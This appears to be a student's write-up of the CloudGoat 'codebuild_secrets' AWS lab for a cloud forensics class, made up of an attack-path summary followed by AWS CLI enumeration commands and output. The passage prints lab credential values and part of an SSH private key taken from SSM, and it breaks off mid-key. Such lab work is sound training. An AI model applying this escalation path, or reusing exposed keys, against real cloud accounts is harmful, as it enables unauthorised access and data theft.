Cloud DFIR class I

- codebuild_secrets


담당 멘토님	니코 멘토님
제출일	2024.08.18 (일)
트랙	디지털 포렌식 트랙
성명	김민수(KIMMINSU)

목차

1. SUMMARY

Starting as the IAM user Solo, the attacker first enumerates and explores CodeBuild projects, finding unsecured IAM keys for the IAM user Calrissian therein. Then operating as Calrissian, the attacker discovers an RDS database. Unable to access the database's contents directly, the attacker can make clever use of the RDS snapshot functionality to acquire the scenario's goal: a pair of secret strings.


Alternatively, the attacker may explore SSM parameters and find SSH keys to an EC2 instance. Using the metadata service, the attacker can acquire the EC2 instance-profile's keys and push deeper into the target environment, eventually gaining access to the original database and the scenario goal inside (a pair of secret strings) by a more circuitous route.


Start ("Solo" IAM Profile)
List CodeBuild projects
Find IAM keys for "Calrissian" in CodeBuild env variables
Via "Calrissian," list RDS instances
Via "Calrissian," create snapshot of private RDS instance
List SSM parameters
Get secret text from within new RDS Instance
Use "Calrissian" keys ModifyDbInstanceAttribute and reset admin password
Via "Calrissian," create new, accessible RDS instance from snapshot
Find EC2 SSH key in unencrypted SSM
Exploit EC2 metadata service to get DB info
Get secret text from within original RDS Instance
List EC2 instances
Connect to EC2 instance via SSH
Exploit EC2 metadata service to get EC2 role's IAM keys
Via "EC2 Role," list Lambda env variables
Find RDS admin credentials in Lambda env variables
Via "EC2 Role," list and access original RDS instance

2. Problem solving


2.1. Solo Account

First, I created an aws account. After that, I installed cloudgoat in Ubuntu and linked it. And I installed the codebuild_secrets problem, which is my responsibility, in the cloudgoat file.




```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat$ cd codebuild_secrets_cgidgvxa
pwzble/
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidgvxapwzb
le$ ls
README.md  cheat_sheet_calrissian.md  cloudgoat      manifest.yml  start.txt
assets     cheat_sheet_solo.md        cloudgoat.pub  start.sh      terraform
```

After linking with aws and cloudgoat, create an account called aws solo.




```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidgvxapwzb
le$ aws configure --profile Solo
AWS Access Key ID [None]: 145023104741
AWS Secret Access Key [None]: AKIASDRAM63SUMCBMNZF
Default region name [None]: cloudgoat
Default output format [None]:
```

It then checks whether an instance with the profile Solo was created in ec2 and the internal settings.




```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidgvxapwzb
le$ aws ec2 describe-instances --profile Solo
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-0a313d6098716f372",
                    "InstanceId": "i-0cd2781d93aa47fa5",
                    "InstanceType": "t2.micro",
                    "KeyName": "cg-ec2-key-pair-codebuild_secrets_cgidgvxapwzble
",
                    "LaunchTime": "2024-08-12T10:07:49+00:00",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
```

This time, check the security-group value of Solo profile with the ec2 server.




```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidgvxapwzble$ aws
 ec2 describe-security-groups --profile Solo
{
    "SecurityGroups": [
        {
            "Description": "default VPC security group",
            "GroupName": "default",
            "IpPermissions": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "UserIdGroupPairs": [
                        {
                            "GroupId": "sg-0f1e2d574e167caa5",
                            "UserId": "145023104741"
                        }
                    ]
                }
            ],
            "OwnerId": "145023104741",
            "GroupId": "sg-0f1e2d574e167caa5",
            "IpPermissionsEgress": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
```

When I checked security-group, I confirmed that port 22 ssh is open.




```
        },
        {
            "Description": "CloudGoat codebuild_secrets_cgidgvxapwzble Security Group f
or EC2 Instance over SSH",
            "GroupName": "cg-ec2-ssh-codebuild_secrets_cgidgvxapwzble",
            "IpPermissions": [
                {
                    "FromPort": 22,
                    "IpProtocol": "tcp",
                    "IpRanges": [
                        {
                            "CidrIp": "218.146.20.61/32"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "ToPort": 22,
                    "UserIdGroupPairs": []
                }
            ],
            "OwnerId": "145023104741",
            "GroupId": "sg-04ed8c0aaa0fc78c8",
            "IpPermissionsEgress": [
```

I checked the values of the instance parameters for the Solo profile.




```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidgvxapwzble$
{
    "Parameters": [
        {
            "Name": "cg-ec2-private-key-codebuild_secrets_cgidgvxapwzble",
            "ARN": "arn:aws:ssm:us-east-1:145023104741:parameter/cg-ec2-private-key-cod
ebuild_secrets_cgidgvxapwzble",
            "Type": "String",
            "LastModifiedDate": "2024-08-12T19:09:40.868000+09:00",
            "LastModifiedUser": "arn:aws:iam::145023104741:user/cloudgoat",
            "Description": "cg-ec2-private-key-codebuild_secrets_cgidgvxapwzble",
            "Version": 1,
            "Tier": "Standard",
            "Policies": [],
            "DataType": "text"
        },
        {
            "Name": "cg-ec2-public-key-codebuild_secrets_cgidgvxapwzble",
            "ARN": "arn:aws:ssm:us-east-1:145023104741:parameter/cg-ec2-public-key-code
build_secrets_cgidgvxapwzble",
            "Type": "String",
            "LastModifiedDate": "2024-08-12T19:09:39.980000+09:00",
            "LastModifiedUser": "arn:aws:iam::145023104741:user/cloudgoat",
            "Description": "cg-ec2-public-key-codebuild_secrets_cgidgvxapwzble",
            "Version": 1,
            "Tier": "Standard",
            "Policies": [],
            "DataType": "text"
```

First, we re-constructed the private key by obtaining the parameters for the private key.




```
admin2@admin2-VMware-Virtual-Platform:~$ aws ssm get-parameter --name cg-ec2-pri
vate-key-codebuild_secrets_cgidgvxapwzble --profile Solo
{
    "Parameter": {
        "Name": "cg-ec2-private-key-codebuild_secrets_cgidgvxapwzble",
        "Type": "String",
        "Value": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAAB
G5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAgEA2c88C81lm4KWqsu
AQVwuSgogvm095r/HQ6cVJo0kyAdgUh8GIYL8\n5d16nHzCwq1Kc2Hc61laHt+U6IadrHrAJnMhH7e+W
1h6GhZbzHYJZPplwe1NTKTr+f3YAk\nxkSMwoomKE3/RnxaP+7TB0YdDU009AUxyOXYezO0pwJgk20Sq
OHEg9p+HjJausVIUmeh1o\nhLWV5kixg5Lp5G9r7e9RhmEfEpmJcWuPMz53IqXGRP65sHaFPytfgbWaN
u2kDQAxwUyhf9\n4HXfyw1i6xd1SsyEUrfR7DQGCYphsSDfH/kseXmzFrRpSYqh62RAzBW1Dg0DYdEV0
zD08/\nLCLk6hHokxDEuZKqTZqGth73LSZrUvYLpTIdqjJEsElxVwpQfTHlvVUqTGH2lgvbNMBKJj\nA
